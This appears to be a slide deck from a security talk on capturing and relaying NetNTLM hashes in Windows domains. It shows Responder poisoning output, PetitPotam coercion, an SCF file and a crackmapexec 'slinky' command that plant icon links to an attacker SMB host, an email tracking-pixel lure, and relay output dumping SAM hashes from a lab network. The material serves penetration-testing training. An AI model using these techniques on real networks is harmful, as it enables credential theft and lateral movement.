

Obtaining NetNTLM Hashes by Asking Nicely

Jake Nelson & Qasim Ijaz

Blue Bastion Security

Whomai? Jake Edition

- Name: Jake Nelson
- Current Thing: I hack stuff and I know things
- Former Thing: *nix admin turned hacker
- Fun Fact: I'm often invoked as malware (Because Qasim)
- Specialty: Network and Infrastructure Exploitation

Whomai? Qasim Edition

- Qasim Ijaz
 - Director of Offensive Security at Blue Bastion
- Former roles
 - Sr. Manager Attack Simulation at a Healthcare Org
 - HIPAA/HITRUST Assessor
 - Associate CISO
- Instructor in after-hours
 - Blackhat, BSides, OSCP Bootcamp
- Focus areas
 - “Dry” business side of hacking
 - Active Directory exploitation
 - Healthcare security


Agenda

- What NetNTLM hashes are and how they fit into AD
- Different ways to get NetNTLM hashes
 - Broadcast and multicast-based name resolution protocols
 - Coercion and elicitation (PetitPotam, DFSCoerce, shortcut files/icons, and even Microsoft Word)
- How to crack and relay NetNTLM hashes
- How to defend yourself against these types of attacks

NetNTLM

Or is it NTLM? Whatever.

NetNTLM – Challenge Response Protocol



NetNTLM v1 vs. v2 | Essentials

- NetNTLMv1
 - Supports both NT and LM hashes
 - Uses DES for challenge response computation
- NetNTLMv2
 - Supports NT hashes
 - Uses MD5 HMAC for challenge response computation

NetNTLMv2 Hash Format

Username

Domain

Server Challenge


Client's Response

```
FileMaker::TRAINING:7c4ba0b92ebff51:CAF6BACF8200503E467001F749AD77A8:010100000000000080F2DA29D  
EBFD901A2BF55ED4D73526700000000020008005600390034004F0001001E00570049004E002D00310048003800  
350038004B004100560056004B00480004003400570049004E002D00310048003800350038004B0041005600560  
04B0048002E005600390034004F002E004C004F00430041004C00030014005600390034004F002E004C004F00430  
041004C00050014005600390034004F002E004C004F00430041004C000700080080F2DA29DEBFD9010600040002  
0000000800300030000000000000000000000000000020000092D4BA3542BCBB704712565DFBE3E74DBE3F7A02E9CD  
2CBD7D5DFEBC0EA213590A0010000000000000000000000000000000000000900200063006900660073002F00310  
030002E003100300030002E0035002E0036003600000000000000000000
```


Getting NetNTLM Hashes

Where my hash at?


(Broad | Multi)cast Name Resolution Protocols



(Broad|Multi)cast Name Resolution Protocols

*Wi-Fi						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
nbns ilmr						
No.	Time	Source	Destination	Protocol	Length	Info
1250...	56385.374130	10.3.0.140	10.3.1.255	NBNS	110	Registration NB WORKGROUP<00>
1250...	56385.984459	10.3.0.140	10.3.1.255	NBNS	110	Registration NB WORKGROUP<00>
1250...	56385.984459	10.3.0.140	10.3.1.255	NBNS	110	Registration NB LAPTOP-OSIOEEAC<20>
1250...	56385.984459	10.3.0.140	10.3.1.255	NBNS	110	Registration NB LAPTOP-OSIOEEAC<00>
1250...	56386.909783	10.3.0.140	10.3.1.255	NBNS	110	Registration NB LAPTOP-OSIOEEAC<00>
1250...	56386.909783	10.3.0.140	10.3.1.255	NBNS	110	Registration NB LAPTOP-OSIOEEAC<20>
1250...	56386.909783	10.3.0.140	10.3.1.255	NBNS	110	Registration NB WORKGROUP<00>
1250...	56387.523916	10.3.0.140	10.3.1.255	NBNS	110	Registration NB WORKGROUP<00>
1250...	56387.523916	10.3.0.140	10.3.1.255	NBNS	110	Registration NB LAPTOP-OSIOEEAC<20>
1250...	56387.523916	10.3.0.140	10.3.1.255	NBNS	110	Registration NB LAPTOP-OSIOEEAC<00>
1251...	56408.105579	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1251...	56409.025422	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1251...	56409.334336	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1251...	56409.947902	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1251...	56410.255586	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1251...	56411.174276	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1251...	56417.012132	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1251...	56417.930668	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1251...	56418.546134	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1251...	56418.546134	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1251...	56419.159492	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1251...	56420.082509	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1261...	56735.277547	10.3.1.1	10.3.1.255	NBNS	110	Registration NB MACBOOKPRO-4927<00>
1261...	56736.191213	10.3.1.1	10.3.1.255	NBNS	110	Registration NB MACBOOKPRO-4927<00>
1261...	56737.734836	10.3.1.1	10.3.1.255	NBNS	110	Registration NB MACBOOKPRO-4927<00>

Poisoning (Broad | Multi)cast Name Resolution - Responder



```
[+] Listening for events...  
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShare.local  
[*] [LLMNR] Poisoned answer sent to 192.168.56.3   for name HRShare  
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShare.local  
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShare.local  
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShare.local  
[*] [LLMNR] Poisoned answer sent to 192.168.56.3   for name HRShare  
[SMB] NTLMv2-SSP Client      : 192.168.56.3  
[SMB] NTLMv2-SSP Username    : PARENTWKSTN\vagrant  
[SMB] NTLMv2-SSP Hash        : vagrant::PARENTWKSTN:3f95fa09f81af18b:4B2A1E887B186EA3EE0D078EF  
53150DE09D201AECE2E6B9D5B088900000000200080053004D004200330001001E00570049004E002D00500052  
100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D0050005200  
0460056002E0053004D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F0063  
E09D2010600040002000000080030003000000000000000000000003000006B243CABB3B7868D85846976E439  
69916B51F0A00100000000000000000000000000000000000000009001A0063006900660073002F0048005200530068  
00000000  
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShare.local  
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShare.local  
[*] [LLMNR] Poisoned answer sent to 192.168.56.3   for name HRShare
```

Demo: Broad | Multicast Name Resolution Poisoning

Authentication Coercion | Ask Nicely

- Often usable by an unauthenticated or low privileged domain user
- Coerces the target (e.g., domain controller) to authenticate to an arbitrary machine
 - For example, \\attacker\machine
 - MS-RPRN remote call to RpcRemoteFindPrinterChangeNotificationEx
 - MS-EFSR call to Encrypting File System Remote (EFSRPC) Protocol
 - Also known as PetitPotam
 - <https://github.com/p0dalirius/windows-coerced-authentication-methods>

The patch restricts this to authenticated accounts only

Demo: PetitPotam

SCF, URL, LNK Files


[Shell]

Command=2

IconFile=\\10.100.5.66\\icon.ico

[Taskbar]

Command=ToggleDesktop



Demo: LNK/SCF Files

SLINKY for Mass Deployment

```
(root@BlueBastion-Q)-[~]
# crackmapexec smb targets -u filemaker -p football -M slinky -o NAME=a SERVER=10.100.5.66
[!] Module is not opsec safe, are you sure you want to run this? [Y/n] y
SMB      10.100.5.5      445      ADMINWKSTN      [*] Windows 10.0 Build 19041 x64 (name:ADMINWKSTN) (domain:training.rt.
:True) (SMBv1:False)
SMB      10.100.5.3      445      FILESERVER      [*] Windows 10.0 Build 20348 x64 (name:FILESERVER) (domain:training.rt.
:False) (SMBv1:False)
SMB      10.100.5.2      445      DOMAINSVR      [*] Windows 10.0 Build 20348 x64 (name:DOMAINSVR) (domain:training.rt.b
True) (SMBv1:False)
SMB      10.100.5.4      445      WORKSTATION      [*] Windows 10.0 Build 19041 x64 (name:WORKSTATION) (domain:training.rt
g:False) (SMBv1:False)
SMB      10.100.5.5      445      ADMINWKSTN      [+] training.rt.bluebastion.net\filemaker:football
SMB      10.100.5.3      445      FILESERVER      [+] training.rt.bluebastion.net\filemaker:football
SMB      10.100.5.2      445      DOMAINSVR      [+] training.rt.bluebastion.net\filemaker:football
SMB      10.100.5.4      445      WORKSTATION      [+] training.rt.bluebastion.net\filemaker:football (Pwn3d!)
SLINKY    10.100.5.3      445      FILESERVER      [+] Found writable share: Files
SLINKY    10.100.5.3      445      FILESERVER      [+] Created LNK file on the Files share
```

```
PS C:\Files> cat .\a.lnk
L      À      F@      ±ZÀÙ ±ZÀÙ ±ZÀÙ      \\10.100.5.66\icons\icon.ico

PS C:\Files>
```

Outlook Tracking Pixel

Today's Status Report



Qasim Ijaz
To: Qasim Ijaz

😊 Reply ↩️ Reply A

Qasim,

I hope this email finds you well. I am writing to provide you with an update on the ongoing cybersecurity project.

As you may recall, our goal is to enhance the security measures in place to protect our company from potential cyber threats. Over the past few weeks, our team has been working diligently on this project, and I am pleased to report that we have made significant progress.

We have completed a comprehensive security audit, which helped us identify potential vulnerabilities and areas of concern. Based on the findings, we have implemented a number of measures to improve our security posture, including:

- Installation of advanced security software on all company devices
- Implementation of multi-factor authentication for all company accounts
- Creation of a robust backup and disaster recovery plan
- Training sessions for all employees to increase awareness of cybersecurity best practices.

We have also established regular security monitoring and reporting processes to ensure that we can quickly identify and address any potential threats.

Overall, I am confident that the measures we have implemented will significantly enhance our company's cybersecurity and protect us from potential risks.

If you have any questions or concerns about the project or our progress, please do not hesitate to reach out to me. I am happy to provide additional information and updates as needed.

Thank you for your continued support of this important project.

Best regards,

Consultant XYZ






Qasim Ijaz
Director of Offensive Security
(He/Him)



Demo: Outlook Tracking Pixel

Word ActiveX Controls



Demo: Word ActiveX Controls

Using NetNTLM Hashes

Sling it

Relaying NetNTLM Hashes - No SMB Signing

```
[*] Servers started, waiting for connections

[*] SMBD-Thread-5 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, attacking
target smb://10.100.1.4
[*] Authenticating against smb://10.100.1.4 as TRAINING/FILEMAKER SUCCEED
[*] Starting service RemoteRegistry
[-] Authenticating against smb://10.100.1.3 as TRAINING/FILEMAKER FAILED
[*] SMBD-Thread-8 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, but there
are no more targets left!
[*] SMBD-Thread-9 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, but there
are no more targets left!
[*] SMBD-Thread-10 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, but there
are no more targets left!
[*] Target system bootKey: 0xb3343e890833270fcd46791457236107
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f99c759cc3f9a2219207aac1a5219f36 :::
